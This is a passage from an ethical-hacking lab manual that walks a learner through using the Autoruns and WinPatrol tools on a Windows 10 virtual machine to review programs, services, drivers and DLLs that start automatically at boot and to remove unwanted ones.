


Figure 4.5.2: Autoruns Main Window

Note: The application lists displayed under all the tabs may vary in your lab environment.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Autoruns for Windows

This utility can auto-start the location of any startup monitor, display which programs are configured to run during system bootup or login, and show the entries in the order Windows processes them. As soon as this program is included in the startup folder, Run, RunOnce, and other Registry keys, users can configure Autoruns to show other locations, including Explorer shell extensions, toolbars, browser helper objects, Winlogon notifications, and auto-start services.

Autoruns' Hide Signed Microsoft Entries option helps the user zoom in on third-party auto-starting images that add to the users' system, and it has support for looking at the auto-starting images configured for other accounts configured on the system.

4. Click the **Logon** tab to view the applications that run automatically during login.




Figure 4.5.3: Autoruns Logon list

5. Click the **Explorer** tab to view the explorer applications that run automatically at system startup.




Figure 4.5.4: Autoruns Explorer list

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Clicking the **Services** tab displays all services that run automatically at system startup.




Figure 4.5.5: Autoruns Services list

7. Click the **Drivers** tab to view all application drivers that run automatically at system startup.

8. For example, here, **ebdrv** is selected. Clicking this driver displays the size, version, and the time at which it was automatically run at system startup (for the first time).

Note: The list displayed under this tab may vary in your lab environment.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.5.6: Autoruns Drivers list

9. Click the **KnownDLLs** tab to view all known DLLs that start automatically at system startup.




Figure 4.5.7: Autoruns Known DLL's list

10. By examining all these tabs, you can find any unwanted processes or applications running on the machine when the system boots up and stop or delete them manually.
11. Close the **Autoruns** main window.
12. Now, we will find out which applications or processes start when the system boots up using the WinPatrol tool.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5.2

Install WinPatrol

13. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Windows Startup Programs Monitoring Tools\WinPatrol**. Double-click **wpsetup.exe** to launch the setup.
14. If a **User Account Control** window appears, click **Yes**.
15. Follow the wizard-driven installation steps to install WinPatrol.
16. In the **Installation completed** wizard, make sure that the **Start the application** options is checked, and then click **Finish**. This will automatically launch the application.

WinPatrol

WinPatrol provides the user with 14 different tabs to help in monitoring the system and its files. This security utility gives the user a chance to look for programs that are running in the background of a system so that the user can take a closer look and control the execution of legitimate and malicious programs.

